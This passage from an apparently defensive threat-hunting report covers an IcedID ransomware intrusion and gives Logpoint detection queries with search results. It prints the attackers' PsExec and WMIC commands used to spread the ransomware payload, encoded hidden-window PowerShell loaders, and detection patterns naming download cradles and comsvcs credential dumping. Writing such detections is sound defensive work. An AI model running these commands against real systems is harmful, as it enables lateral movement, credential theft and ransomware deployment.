C:\Windows\Temp\PsExec.exe psexec.exe \\10[redacted] -u [redacted] -p [redacted] -s -d -h -r mstdc -accepteula -nobanner c:\windows\temp\ttsel.exe
C:\Windows\Temp\PsExec.exe psexec.exe \\10[redacted] -u [redacted] -p [redacted] -s -d -h -r mstdc -accepteula -nobanner c:\windows\temp\ttsel.exe
C:\Windows\Temp\PsExec.exe psexec.exe \\10[redacted] -u [redacted] -p [redacted] -s -d -h -r mstdc -accepteula -nobanner c:\windows\temp\ttsel.exe
C:\Windows\Temp\PsExec.exe psexec.exe \\10[redacted] -u [redacted] -p [redacted] -s -d -h -r mstdc -accepteula -nobanner c:\windows\temp\ttsel.exe
C:\Windows\Temp\PsExec.exe psexec.exe \\10[redacted] -u [redacted] -p [redacted] -s -d -h -r mstdc -accepteula -nobanner c:\windows\temp\ttsel.exe
C:\Windows\Temp\PsExec.exe psexec.exe \\10[redacted] -u [redacted] -p [redacted] -s -d -h -r mstdc -accepteula -nobanner c:\windows\temp\ttsel.exe
C:\Windows\Temp\PsExec.exe psexec.exe \\10[redacted] -u [redacted] -p [redacted] -s -d -h -r mstdc -accepteula -nobanner c:\windows\temp\ttsel.exe
C:\Windows\Temp\PsExec.exe psexec.exe \\10[redacted] -u [redacted] -p [redacted] -s -d -h -r mstdc -accepteula -nobanner c:\windows\temp\ttsel.exe
C:\Windows\Temp\PsExec.exe psexec.exe \\10[redacted] -u [redacted] -p [redacted] -s -d -h -r mstdc -accepteula -nobanner c:\windows\temp\ttsel.exe
C:\Windows\Temp\PsExec.exe psexec.exe \\10[redacted] -u [redacted] -p [redacted] -s -d -h -r mstdc -accepteula -nobanner c:\windows\temp\ttsel.exe
C:\Windows\Temp\PsExec.exe psexec.exe \\10[redacted] -u [redacted] -p [redacted] -s -d -h -r mstdc -accepteula -nobanner c:\windows\temp\ttsel.exe
C:\Windows\Temp\PsExec.exe psexec.exe \\10[redacted] -u [redacted] -p [redacted] -s -d -h -r mstdc -accepteula -nobanner c:\windows\temp\ttsel.exe
C:\Windows\Temp\PsExec.exe psexec.exe \\10[redacted] -u [redacted] -p [redacted] -s -d -h -r mstdc -accepteula -nobanner c:\windows\temp\ttsel.exe
```

Figure 17: PsExec being executed

```
psexec.exe  \\<IP ADDRESS> -u <DOMAIN>\Administrator -p "<PASSWORD>" -s -d -
h -r mstdc -accepteula -nobanner c:\windows\temp\ttsel.exe
```

This results in the file `C:\Windows\mstdc.exe` being created on the target endpoint when PsExec was executed.

WMI

Throughout the attack, the threat actor was seen using WMIC to perform lateral activities such as remote discovery actions, as well as to confirm that all remote computers successfully executed the final ransomware payload. The threat actor was able to perform commands on remote hosts by using WMIC commands prefaced with /node:IP Address.

```
wmic /node:"<IP ADDRESS>" /user:"<DOMAIN>\Administrator"
/password:"<PASSWORD>" process call create "cmd.exe /c
c:\windows\temp\ttsel.exe"
```

Once the malware is executed, depending on the threat actor, the encryption and ransomware notes start appearing on the machines.

Detection using Logpoint

While explaining the process, we have mentioned suitable detection rules that we have tested in our lab environments. Below is the collection of rules applicable to the procedures carried out by IcedID. If any of the procedures covered in this section do not trigger an alert in the environment, it is recommended to deploy the relevant rule. Note, as with many alert rules, this set of rules may need to be baselined for your unique environment and filters added for approved activity by certain users, systems, or applications.


Some of the alerts are specific to the devices used in the environment. Please used the alerts that apply.

Phishing Detection

We provide an out-of-the-box detection for a phishing attack attempt. However, the dependency includes a native email security device that has labeled the email as phishing.

Mitre Initial Access Using Spearphishing Link Detected

```
label=Detect label=Malicious label=URL
| process eval("attack_class='Initial Access'")
| process eval("technique='Spearphishing Link'")
```



```
label=Detect label=Malicious label=URL |
process eval("attack_class='Initial Access'")|
process eval("technique='Spearphishing Link'") | chart count() by device_ip, source_address, category, sender, url|
```

← BACK
Use wizard
All
LAST 30 DAYS
SEARCH
Found 27,544 logs
Add Search To
More
Chart
Line
count()
10.5K
9.5K
8.5K
7.5K
6.5K
5.5K
10.45.1.20, 123.123.123.123, Blocked, attac-ker_one@gmail.com, http://www.malwar...
10.45.1.20, 123.123.123.123, Blocked, attac-ker_one@gmail.com, http://malc0de.c...
10.45.1.20, 123.123.123.123, Blocked, attac-ker_one@gmail.com, http://bgmtechnol...


	device_ip	source_address	category	sender	url	count()
🔍	10.45.1.20	123.123.123.123	Blocked	attacker_one@gmail.com	http://www.malwareblacklist.com/showMDL.php	11029
🔍	10.45.1.20	123.123.123.123	Blocked	attacker_one@gmail.com	http://malc0de.com/database/	10996
🔍	10.45.1.20	123.123.123.123	Blocked	attacker_one@gmail.com	http://bgmtechnology.com.au	5519

For customers using Office365, we are working on a separate in-depth document to detect and prevent a new generation of Office 365 phishing attacks.

Suspicious Application Execution

We are working on the known fact that the listed files do not create a process for this particular detection rule. To detect this, the rule looks for uncommon processes being spawned by calc.exe (as per our test case) and a bunch of tools that are known to spawn additional malware.

```
norm_id = WindowsSysmon label="Process" label=Create (
parent_image IN ["*\minesweeper.exe", "*\winver.exe", "*\bitsadmin.exe",
"*\csrss.exe", "*\certutil.exe", "*\schtasks.exe", "*\eventvwr.exe",
"*\calc.exe", "*\notepad.exe"]
-(image IN ["*\WerFault.exe", "*\wermgr.exe", "*\conhost.exe", "*\mmc.exe",
"*\win32calc.exe", "*\notepad.exe"])
OR (-image=*))
```



```
norm_id = WindowsSysmon
label="Process" label=Create
(parent_image IN ["*\minesweeper.exe", "*\winver.exe", "*\bitsadmin.exe", "*\csrss.exe", "*\certutil.exe", "*\schtasks.exe",
"*\eventvwr.exe", "*\calc.exe", "*\notepad.exe"]
-(image IN ["*\WerFault.exe", "*\wermgr.exe", "*\conhost.exe", "*\mmc.exe", "*\win32calc.exe", "*\notepad.exe"])
OR (-image=*)) | chart count() by device_ip, "process", command, file, image, parent_image
```


Found 6,348 logs

← BACK
Use wizard
All
LAST 30 DAYS
SEARCH
Add Search To
More
Chart
Column
count()
5K
3K
1K
10.45.1.10, C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe, "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" , null, C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe, C:\Windows\System32\eventvwr.exe

device_i	process	command	file	image	parent_image	count()
10.4...	C:\Windows\System32\WindowsPowerShell \v1.0\powershell.exe	"C:\Windows\System32\WindowsPowerShell \v1.0\powershell.exe"	null	C:\Windows\System32\WindowsPowerShell \v1.0\powershell.exe	C:\Windows\System32 \eventvwr.exe	6348

Local Accounts Discovery

```
label="process" label=create (((image="*\whoami.exe" OR
(image="*\wmic.exe" command="*useraccount*" command="*get*")
OR image IN ["*\quser.exe", "*\qwinsta.exe"]
OR (image="*\cmdkey.exe" command="* /l*")
OR (image="*\cmd.exe" command="* /c*" command="*dir *" command="*\Users\*"))
-(command="* rmdir *"))
OR ((image IN ["*\net.exe", "*\net1.exe"] command="*user*")
-(command IN ["*/domain*", "*/add*", "*/delete*", "*/active*", "*/expires*",
"*/passwordreq*", "*/scriptpath*", "*/times*", "*/workstations*"])))
-user IN EXCLUDED_USERS
```



```
image IN ["*\quser.exe", "*\qwinsta.exe"] OR
(image="*\cmdkey.exe" command="* /l*") OR
(image="*\cmd.exe" command="* /c*" command="*dir *" command="*\Users\*"))
-(command="* rmdir *")) OR
((image IN ["*\net.exe", "*\net1.exe"] command="*user*")
-(command IN ["*/domain*", "*/add*", "*/delete*", "*/active*", "*/expires*", "*/passwordreq*", "*/scriptpath*", "*/times*",
"*/workstations*"])))
-user IN EXCLUDED_USERS |
chart count() by device_ip, command, parent_image, image, path
```

Found 868 logs

← BACK
Use wizard
All
LAST 30 DAYS
SEARCH
Add Search To
More
Chart
Column
count()
700
500
300
100
10.45.1.12, whoami, C:\Windows\System32\cmd.exe, C:\Windows\System32\whoami.exe, C:\Users\brs\

device_ip	command	parent_image	image	path	count()
10.45.1.12	whoami	C:\Windows\System32\cmd.exe	C:\Windows\System32\whoami.exe	C:\Users\brs\	868

Suspicious Network Commands

All of these network enumeration steps map to the Suspicious Network Command Alert Rule.

```
command IN ["*ipconfig /all*", "*netsh interface show interface*", "*arp -
a*", "*nbtstat -n*", "*net config*", "*route print*"]
```

Note: this query might yield false positives when an admin or a legitimate user is running the commands to troubleshoot or debug a system.

Microsoft Defender Exclusion

As the malware creates exclusion rules and disables Microsoft Defender before running, a tell-tell sign might be checking changes in the exclusion list.

```
channel=Security event_id IN ["4657", "4656", "4660", "4663"]
target_object="*\Microsoft\\Windows\Defender\Exclusions\*"
```

Remote Thread To Known Windows Process

When a remote thread is created in place of a known windows process, it might be a signal that an attack is brewing.


```
norm_id=WindowsSysmon event_id=8 source_image IN ["*\bash.exe",
"*\cvtres.exe", "*\defrag.exe", "*\dnx.exe", "*\esentutl.exe",
"*\excel.exe", "*\expand.exe", "*\explorer.exe", "*\find.exe",
"*\findstr.exe", "*\forfiles.exe", "*\git.exe", "*\gpupdate.exe",
"*\hh.exe", "*\iexplore.exe", "*\installutil.exe", "*\lync.exe",
"*\makecab.exe", "*\mDNSResponder.exe", "*\monitoringhost.exe",
"*\msbuild.exe", "*\mshta.exe", "*\msiexec.exe", "*\mspaint.exe",
"*\outlook.exe", "*\ping.exe", "*\powerpnt.exe", "*\powershell.exe",
"*\provtool.exe", "*\python.exe", "*\regsvr32.exe", "*\robocopy.exe",
"*\runonce.exe", "*\sapcimc.exe", "*\schtasks.exe", "*\smartscreen.exe",
"*\spoolsv.exe", "*\tstheme.exe", "*\userinit.exe", "*\vssadmin.exe",
"*\vssvc.exe", "*\w3wp.exe*", "*\winlogon.exe", "*\winscp.exe",
"*\wmic.exe", "*\word.exe", "*\wscript.exe"] -source_image="*Visual Studio*"
-user IN EXCLUDED_USERS
```

An alert(T1059.001) is also provided to the customers out of the box that can detect if PowerShell is being used as a download cradle which can be detected using process creation logs.

```
label="Process" label=Create image="*\powershell.exe" command IN ["*new-
object system.net.webclient).downloadstring(*", "*new-object
system.net.webclient).downloadfile(*", "*new-object
net.webclient).downloadstring(*", "*new-object
net.webclient).downloadfile(*"]-user IN EXCLUDED_USERS
```

In our example, we did find that the payloads are encoded using base64. The alert(T1059.001, T1059.003, T1140) below checks if any payload has been passed into PowerShell encoded as a base64 string.

```
label="Process" label=Create command="*::FromBase64String(*" -user IN
EXCLUDED_USERS
```



```
norm_id=WindowsSysmon event_id=1 command="*::FromBase64String(*" -user IN EXCLUDED_USERS | chart count() by "process", host,
eventdata_parent_user, parent_process order by count() desc
```


Use wizard
All
LAST 30 DAYS
SEARCH
Found 17 logs
Add Search To
More
Chart
Column
4
1
C:\Windows\System-32\WindowsPowe...
C:\Windows\Syste-m32\cmd.exe, Ex...
C:\Windows\System-32\WindowsPowe...
C:\Windows\System-32\WindowsPowe...
C:\Windows\System-32\WindowsPowe...
C:\Windows\System-32\WindowsPowe...
C:\Windows\System-32\WindowsPowe...
count()

process	host	eventdata_parent_user	parent_process	count()
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	kbdc01.knowledgebase.local	NT AUTHORITY\\NETWORK SERVICE	C:\Windows\System32\wbem\WmiPrvSE.exe	4
C:\Windows\System32\cmd.exe	Exodus.knowledgebase.local	null	C:\Users\Public\adobe.exe	3
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	Exodus.knowledgebase.local	null	C:\Windows\System32\cmd.exe	3
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	Genesis.knowledgebase.local	NT AUTHORITY\\NETWORK SERVICE	C:\Windows\System32\wbem\WmiPrvSE.exe	2
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	kbdc01.knowledgebase.local	null	null	2
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	Genesis.knowledgebase.local	KNOWLEDGEBASE\\Cyril	C:\Windows\System32\wsmprovhost.exe	2
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	kbdc01.knowledgebase.local	KNOWLEDGEBASE\\Administrator	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	1

NOTE: Since legitimate tools also use base64 encoding, there is a big chance of resulting in false positives. So, instead of creating an alert, the query above should be used for investigation only.

In general, we can hunt for possible malicious PowerShell activity(T1059, T1059.001) by checking if its parent process belongs to a list of suspicious processes such as mshta.exe, winword.exe, etc.

```
label="Process" label=Create parent_process IN ["*\mshta.exe",
"*\rundll32.exe", "*\regsvr32.exe", "*\services.exe", "*\winword.exe",
"*\wmiprvse.exe", "*\powerpnt.exe", "*\excel.exe", "*\msaccess.exe",
"*\mspub.exe", "*\visio.exe", "*\outlook.exe", "*\amigo.exe",
"*\chrome.exe", "*\firefox.exe", "*\iexplore.exe", "*\microsoftedgecp.exe",
"*\microsoftedge.exe", "*\browser.exe", "*\vivaldi.exe", "*\safari.exe",
"*\sqlagent.exe", "*\sqlserver.exe", "*\sqlservr.exe", "*\w3wp.exe",
"*\httpd.exe", "*\nginx.exe", "*\php-cgi.exe", "*\jbosssvc.exe",
"*MicrosoftEdgeSH.exe", "*tomcat*"] (command IN ["*powershell*", "*pwsh*"]
OR description="Windows PowerShell")
```



```
norm_id=WinServer event_id=4688 parent_process IN ["*\mshta.exe", "*\rundll32.exe", "*\regsvr32.exe", "*\services.exe", "*\winword.exe",
"*\wmiprvse.exe", "*\powerpnt.exe", "*\excel.exe", "*\msaccess.exe", "*\mspub.exe", "*\visio.exe", "*\outlook.exe", "*\amigo.exe", "*\chrome.exe",
"*\firefox.exe", "*\iexplore.exe", "*\microsoftedgecp.exe", "*\microsoftedge.exe", "*\browser.exe", "*\vivaldi.exe", "*\safari.exe", "*\sqlagent.exe",
"*\sqlserver.exe", "*\sqlservr.exe", "*\w3wp.exe", "*\httpd.exe", "*\nginx.exe", "*\php-cgi.exe", "*\jbosssvc.exe", "*MicrosoftEdgeSH.exe", "*tomcat*"]
(command IN ["*powershell*", "*pwsh*"] OR description="Windows PowerShell") | chart count() by user, domain, command, commandline, parent_process
order by count() desc
```

Use wizard
All
LAST 30 DAYS
SEARCH
Found 18 logs
Add Search To
More
Chart
Column
4.5
3.5
2.5
1.5
0.5
EXODUS$, KNOWLE-DGEBASE, powersh...
cyril, KNOWLEDGE-BASE, "C:\Windo...
cyril, KNOWLEDGE-BASE, "C:\Windo...
GENESIS$, KNOWLE-DGEBASE, C:\Win...
cyril, KNOWLEDGE-BASE, "C:\Windo...
cyril, KNOWLEDGE-BASE, "C:\Windo...
EXODUS$, KNOWLE-DGEBASE, powersh...
count()
Page 1 of 1
Displaying 1 - 7 of 7

user	domain	command	commandline	parent_process	count()
EXODUS$	KNOWLEDGE...	powershell -noP -sta -wind hid -enc dwBoAG8AYQBtAGkAIAAvAGcAcgBvAHUAcABzAA==	powershell -noP -sta -wind hid -enc dwBoAG8AYQBtAGkAIAAvAGcAcgBvAHUAcABzAA==	C:\Windows\System32 \wbem\WmiPrvSE.exe	5
		C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -Sta -Nop -Window Hidden -Command \"sv o (New-Object IO.MemoryStream);sv d (New-Object IO.Compression.DeflateStream([IO.MemoryStream] [Convert]::FromBase64String('7Vp7cFTndT/f3d27VwssuqsXDwlWAsEiQNaTVzBGL5AACYwkMPgBq90raWF37... /z3bvSCgm77j8Zz2RXe77z+s53zvnO+fTdlXr330kelvLic/Ei0VlyXpvpk1 /H8QkufjRI3y96uvqs2PF09cBowg5nLHPEiqbCsWg6bWbDQ0bYyqXDiXS4c2d /OGXGjfo5cwJLXRu7uoh2CIVGWkuH8nZfpRqaJRql6kAoDq+mGyCMz0HXu7Aj87pz8qN0yp2j0OYvEBXLn8lx... //HRX55Xae6pWkf3bYa+7GASDhLqZ			


For credential dumping and data exfiltration attempts, administrators should lookout for credential dumping via comsvcs DLL(T1003).

```
label="Process" label=Create (image="*\rundll32.exe" OR file="RUNDLL32.EXE") command IN ["*comsvcs*MiniDump*full*", "*comsvcs*MiniDumpW*full*"] -user IN EXCLUDED_USERS
```

Not specific to IcedID but common among a lot of ransomware gangs, we list out some common alerts that look out for post-initial infection. These can be activated as alerts as they come pre-packaged with logpoint's alert bundle, but also can assist the analyst while manually hunting.

Autorun Keys Modification Detected

```
label=Registry label=Set label=Value
target_object IN ["*\software\Microsoft\Windows\CurrentVersion\Run*","*\software\Microsoft\Windows\CurrentVersion\RunOnce*", "*\software\Microsoft\Windows\CurrentVersion\RunOnceEx*", "*\software\Microsoft\Windows\CurrentVersion\RunServices*", "*\software\Microsoft\Windows\CurrentVersion\RunServicesOnce*", "*\software\Microsoft\Windows NT\CurrentVersion\Winlogon\Userinit*", "*\software\Microsoft\Windows NT\CurrentVersion\Winlogon\Shell*", "*\software\Microsoft\Windows NT\CurrentVersion\Windows*","*\software\Microsoft\Windows\CurrentVersion\Explorer\User Shell Folders*"] -user IN EXCLUDED_USERS
```



```
label=Registry label=Set label=Value target_object IN ["*\software\Microsoft\Windows\CurrentVersion\Run*", "*\software\Microsoft\Windows\CurrentVersion\RunOnce*", "*\software\Microsoft\Windows\CurrentVersion\RunOnceEx*", "*\software\Microsoft\Windows\CurrentVersion\RunServices*", "*\software\Microsoft\Windows\CurrentVersion\RunServicesOnce*", "*\software\Microsoft\Windows NT\CurrentVersion\Winlogon\Userinit*", "*\software\Microsoft\Windows NT\CurrentVersion\Winlogon\Shell*", "*\software\Microsoft\Windows NT\CurrentVersion\Windows*", "*\software\Microsoft\Windows\CurrentVersion\Explorer\User Shell Folders*"] -user IN EXCLUDED_USERS
```

Estimated count: 100


Field	%
account_type	100
channel	100
event_source	100
opcode	100
device_category	100
event_type	100
process_guid	100
record	100
host	100
keyword	100
image	100
target_object	100
log_level	100
version	100
norm_id	100

2022/09/11 11:52:18
Registry | Set | Value

```
log_ts=2022/09/11 11:52:18 | user=SYSTEM | device_ip=192.168.2.46 | device_name=Windows Servers | col_type=syslog | sig_id=234356 | repo_name=AD | severity=2 |
domain=NT AUTHORITY | event_id=13 | event_type=SetValue | process=C:\Program Files (x86)\Micr... | event_category=Registry value set (rule: R... | host=SIC-VENUS.sigintcorp.tk
| event_source=Microsoft-Windows-Sysmon | rule=T1060,RunKey | account_type=User | channel=Microsoft-Windows-Sysmon/Op... | col_ts=2022/09/11 11:52:06 |
collected_at=LogPoint | detail="C:\Program Files (x86)\Mic... | device_category=OS | event_ts=2022/09/11 11:52:20 | execution_process_id=2444 | execution_thread_id=4632 |
guid={5770385F-C22A-43E0-BF4C-06... | image=C:\Program Files (x86)\Micr... | keyword=9223372036854775808 | log_level=INFO | logpoint_name=LogPoint | message=Registry
value set | norm_id=WindowsSysmon | opcode=Info | opcode_value=0 | process_guid={fe4dedcb-c98a-631d-b816-00... | process_id=8988 | record=3623310 |
source_module=in_win | source_module_type=im_msvistalog | target_object=HKLM\SOFTWARE\Microsoft\Win... | task_value=13 | user_id=S-1-5-18 | utc_ts=2022/09/11 06:07:18 |
version=2 |
{"EventTime":"2022-09-11T17:37:18.756470+05:45","Hostname":"SIC-
VENUS.sigintcorp.tk","Keywords":"9223372036854775808","EventType":"SetValue","SeverityValue":2,"Severity":"INFO","EventID":13,"SourceName":"Microsoft-Windows-
Sysmon","ProviderGuid":"{5770385F-C22A-43E0-BF4C-
06F5698FFBD9}","Version":2,"TaskValue":13,"OpcodeValue":0,"RecordNumber":3623310,"ExecutionProcessID":2444,"ExecutionThreadID":4632,"Channel":"Microsoft-Windows-
Sysmon/Operational","Domain":"NT AUTHORITY","AccountName":"SYSTEM","UserID":"S-1-5-
18","AccountType":"User","Message":"Registry value set:\r\nRuleName: T1060,RunKey\r\nEventType: SetValue\r\nUtcTime: 2022-09-11 11:52:18.751\r\nProcessGuid: {fe4dedcb-c98a-
631d-b816-
000000003100}\r\nProcessId: 8988\r\nImage: C:\\Program Files (x86)\\Microsoft\\EdgeWebView\\Application\\105.0.1343.33\\Installer\\setup.exe\r\nTargetObject: HKLM\\SOFTWARE\\Mic
rosoft\\Windows\\CurrentVersion\\RunOnce\\msedge_cleanup_{F3017226-FE2A-4295-8BDF-
